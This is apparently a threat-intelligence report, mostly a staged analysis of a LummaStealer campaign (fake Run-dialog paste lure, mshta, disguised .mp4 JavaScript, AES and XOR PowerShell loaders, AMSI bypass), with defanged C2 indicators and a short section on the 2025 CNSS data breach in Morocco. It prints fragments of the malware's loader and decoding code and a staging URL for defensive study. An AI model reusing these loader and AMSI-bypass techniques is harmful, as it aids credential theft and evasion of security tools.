
Social engineering is key to initial access. When the user is redirected to the malicious page, they are asked to copy and paste a suspicious script into the Windows Run dialog box.



2. Execution

After execution, `mshta.exe` instructs to download a masked multimedia file (`.mp4`). This file appears to be harmless but contains a blend of hex-encoded and obfuscated JavaScript. When executed, the script triggers the second-stage payload. The malicious file's disguise helps it blend in, further reducing the likelihood of detection.

Opening the disguised mp4 file reveals heavily obfuscated JavaScript code. It contains a variable 'Fygo' that has the final version of the second stage of the Powershell payload executed by the 'eval()' JavaScript function.



The eval() function assigns the entire HTML document content to a variable - XZuBlo, using script - **<script>var XZuBlo = document.documentElement.outerHTML</script>**

A substring is then extracted from this HTML content, starting from character 27 to 51708 **<script>var Fygo = XZuBlo.substring(27 , 51708);</script>**

The string is decoded by converting each pair of hex digits into a corresponding character. **XZuBlo** will help in decoding the sequence of numbers by subtracting 411 from each value, converting it to a character, and appending it to a string.

This function, after decoding, will store the result in **Fygo** and **aJTj**.

The script will create an **ActiveXObject** using the decoded value of **aJTj** and run the decoded script **Fygo** through it.

Script used -

<script>eval(Fygo.replace(/(..)/g, function(match, p1) {return String.fromCharCode(parseInt(p1, 16))}));</script>

Later **XZuBlo.Run(Fygo, 0, true)** was replaced with **console.log("Final Payload", Fygo)** and was executed in the browser console. This will provide the final Powershell Payload output.

```
2cq34F38n30V2ck34f35A37F2cg34X39N34l2cw35M32Y38B2cj35l30b39D2cf35g32c36F2cl35W32o37y2cl35f32d35i2cn35K31o36e
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<script>var XZuBlo = document.documentElement.outerHTML;</script>

<script>var Fygo = XZuBlo.substring(27 , 51708); alert(Fygo);</script>

<script>

    var Fygo2 = Fygo.replace(/(..)/g, function(match, p1) {return String.fromCharCode(parseInt(p1, 16))});
    var newWindow = window.open();
    newWindow.document.write(Fygo2);
    newWindow.document.close();

</script>
```

```
powershell.exe -w 1 -ep Unrestricted -nop function LDTn($tKeH){return -split ($tKeH -
replace '..', '0x$& ');}$CeoGk =
LDTn('0CDF598A18A4AED91A5BE85EF010DC812DDF6CA5E01BA0841D5400BFA88
65EEEE3...
```

Stage 2 - Execution of obfuscated Powershell

This is the Powershell output from the stage 1, it displays a long hexadecimal string along with an additional parameter -

```
(([Security.Cryptography.Aes]::Create()).CreateDecryptor((LDTn('49434457727243754F7361764B4D4679')),[byte[]::new(16)).TransformFinalBlock($CeoGk,0,$CeoGk.Length)); &  
$MquE.Substring(0,3) $MquE.Substring(187)
```

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powershell.exe -w 1 -ep Unrestricted -nop function LDTn($tKeH){return -split ($tKeH -  
replace '..', '0x$& ');}$CeoGk =  
LDTn('0CDF598A18A4AED91A5BE85EF010DC812...2B50466FD');$MquE=-join [char[]]  
(([Security.Cryptography.Aes]::Create()).CreateDecryptor((LDTn('49434457727243754  
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[byte[]::new(16)).TransformFinalBlock($CeoGk,0,$CeoGk.Length)); &  
$MquE.Substring(0,3) $MquE.Substring(187)
```

It shows that the hexadecimal value is not in plain text but encrypted using AES encryption. The key is hardcoded as **(‘49434457727243754F7361764B4D4679’)**.

([byte[]]::new(16)) - Creates a 16-byte block of empty slots to serve as an Initialization Vector (IV), which is considered a crucial component for the AES encryption/decryption process.

DECRIPTION

The analysts used the CyberChef tool to decrypt the first layer of payload using the key obtained.

The resulting plaintext reveals an obfuscated command with a redirection to:
([https://sakura\[.\]holistic\[.\]haven\[.\]shop/singl6](https://sakura[.]holistic[.]haven[.]shop/singl6))

VirusTotal helped to show that content hosted in the URL:



○ Heavily obfuscated Javascript code using nested math operations

○ The structure resembles “matryokshka” doll, meaning a multiple layers of obfuscation within the code waiting to be obfuscated to uncover the next layer and show the real nature of malware

VirusTotal link -

<https://www.virustotal.com/gui/file/06f848f9c41bfb87ff6a8349180947d19edd0893f2791040bc3018355e862ea1/content>

Stage 3 - Payload

The payload defines a large byte array - *\$dsahg78das* and function *fdsjnh*.

```
[Byte[]]$dsahg78das = 83,50,53,122,68,84,111,48,76,68,48,119,98,66,99,119,73,6  
,69,119,103,83,68,81,103,65,68,65,99,81,98,71,108,47,102,106,100,107,97,48,53,  
111,78,65,65,115,81,68,119,69,76,67,120,65,71,71,103,85,66,100,72,104,106,90,6  
98,71,108,47,102,106,100,108,98,51,82,49,88,109,69,79,70,82,48,98,69,81,119,72
```

```
function fdsjnh {  
    $arrMath = New-Object System.Collections.ArrayList  
    for ($i = 0; $i -le $dsahg78das.Length - 1; $i++) {  
        $arrMath.Add([char]$dsahg78das[$i]) | Out-Null  
    }  
  
    $z = $arrMath -join ""  
    $enc = [System.Text.Encoding]::UTF8  
    $xorkey = $enc.GetBytes("$gdfsodsao")  
    $string = $enc.GetString([System.Convert]::FromBase64String($z))  
    $byteString = $enc.GetBytes($string)  
  
    $xordData = $(for ($i = 0; $i -lt $byteString.Length; ) {  
        for ($j = 0; $j -lt $xorkey.Length; $j++) {  
            $byteString[$i] -bxor $xorkey[$j]  
            $i++  
            if ($i -ge $byteString.Length) {  
                $j = $xorkey.Length  
            }  
        }  
    })  
  
    $xordData = $enc.GetString($xordData)  
    return $xordData  
}  
  
(($yWxOpbM -as [Type]::($jMdONfJV)(fdsjnh)).($YjMNzUFLdZVJ)())
```

Creates a new array list **\$arrMath**
and fill it with characters in
\$dsahg78das array

1

2

fdsjnh function code
performs several operations

Base64 decodes the string &
convert it into byte array

3

4

Combines the characters into
single string **\$z**

Perform XOR decoding using
\$gdfsodsao &
Return final decoded string
\$xordData

The decoded result is:

- Passed as an argument to *\$jMdONfJV* method from type *\$ yWxOpbM*
- Followed by a call to *\$YjMNzUFLdZVJ* for further execution

Most importantly, define 2 variables - **\$gdfsodsao** & **\$dsahg78das**, with proper values to execute **fdsjnh** function

Code to deobfuscate variable \$gdfsodsao, as it was highly obfuscated:

```
$gdfsodsao = ($ZpgGD"-as  
  
[Type]).($vUeuKbMhYn).($wUbCcWg)($fWMgoa).($MwlkY)($DqMQTZ, ($YkdEvO -as  
[Type])::$bhniDvzHOPWyaK -bor ($YkdEvO -as  
  
[Type])::$pBhXgw).$UoZJOaGH($null, @($HzauxMWldGEkS, [string]$iymQzwePWUYv))
```

Command to deobfuscate variable:

```
Write-Output $ZpgGD,$vUeuKbMhYn,$wUbCcWg,$fWMgoa,$MwlkY,$DqMQTZ,$YkdEvO,  
$bhniDvzHOPWyaK,$pBhXgw,$UoZJOaGH,$HzauxMWldGEkS,$iymQzwePWUYv
```

The \$gdfsodsao key is initiated via obfuscated AMSI (Antimalware Scan Interface) bypass logic. It is treated as a string but never executed as a code


With all variables resolved and fdsjnh executed, the final decoded payloada - \$xordData, is obtained


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Stage 4 - Memory Injection

The script scans current Powershell process memory to identify and replace patterns (like AmsiScanBuffer) to bypass AMSI and locate memory regions tied to clr.dll, changes protection to make it writable, and nullifies detection signatures. Bypassing AMSI will allow the execution of malicious script without being flagged. It uses Windows API.

Payload Execution (Base64 .NET Assembly)






The password and encryption-related methods shows that maybe malware was used to steal sensitive information like credentials & encryption keys. They may have also established communication channels as they used proxy-related functions that allow attackers to control the system and carry out additional attacks.

DARKNET ACTIVITY

When the darknet was searched to check the activity of LummaStealer, analysts found out that they had been active on darkweb for 2 years and were celebrating their anniversaries on the darknet. They may have used Telegram for direct transactions of compromised information with a rating system and advanced search capabilities.



Recent LummaStealer Activity

June 2024	October 2024
The Chilean National COmputer Security Incident Response Team (CSIRT) reported an increase in the distribution of LummaStealer using phishing emails, deceptive websites, etc	A campaign by Lummastealer in conjunction with Amadey Bot , targeted Manufacturing Industry. The were also attaced through phishing emails and some malicious downloads

Indicators of Compromise

IOC Type	IOC	Description
Domain	klipderiq[.]shop	C2
	check[.]qlkwr[.]com	C2
	xian[.]klipderiq[.]shop	C2
	simplerwebs[.]world	C2
	affc[.]klipcewucyu[.]shop	C2
	klipdiheqoe[.]shop	C2
	extranet-captcha[.]com > 77.105.164[.]117	C2
	kliphylj[.]shop	C2
	klipbyxycaa[.]shop	C2
	goatstuff[.]sbs	C2
	awagama2[.]org	C2
	176[.]113[.]115[.]170	C2
	t1.awagama2[.]org	C2
	awagama[.]org	C2
	savecoupons[.]store	C2
	klipbazyxui[.]shop	C2
	deduhko2.klipzyroloo[.]shop > 172.67.144[.]15	C2
	solve.gevaq[.]com > 104.21.16[.]142	C2
	topofsuper[.]store	C2
	onceletthemcheck[.]com	C2
	dma.sportstalk-musiclover[.]com	C2

	scrutinycheck[.]cash	C2
	atsuka.thrivezest[.]org	C2
	solve.fizq[.]net	C2
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	clicktogo[.]click	C2
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	solve.gevaq[.]com > 104.21.16[.]142	C2
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	hookylucnh[.]click > 104.21.35[.]211	C2
	report1[.]b-cdn[.]net > 89[.]187[.]169[.]3	C2
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	172[.]67[.]193[.]251	C2
	169[.]150[.]207[.]210	C2
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
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CNSS Data Breach

Introduction

In early April 2025, a major cyber-attack was uncovered targeting Morocco's National Social Security Fund, known as the Caisse Nationale de Sécurité Sociale (CNSS). The threat actor is operating under the alias 'Jabaroot' and publicly claimed responsibility for the breach, stating that they had successfully infiltrated CNSS systems and exfiltrated a large volume of sensitive citizen data. The breach is considered one of the most significant cyberattacks in Morocco's history, raising alarm among privacy experts and the broader cybersecurity community in the region.

CNSS plays an important role in Moroccan society as it is responsible for the management of essential services like -




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


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
CNSS maintains an extensive database containing Personally Identifiable Information (PII) of millions of Moroccan citizens. Data breaches at such a scale will leave a negative impact on the citizens, raising trust issues among the citizens.

Data Leak Proof


The threat actor leaked the stolen data on the Darkweb in the form of CSV and PDF document. The CSV file contains personal information of around 1,996,026 employees. However, the attacker did not attempt to sell the data or monetize the data through private channels. Some insider information suggests that they may have attempted to extort a ransom from the Moroccan government, although no payment was reportedly made. This adds a layer of complexity to this case, as the actor's behavior also aligns with the tactics commonly used by state-sponsored espionage groups. These groups often disguise their operations as criminal or hacktivist activities to obscure attribution and evade detection.



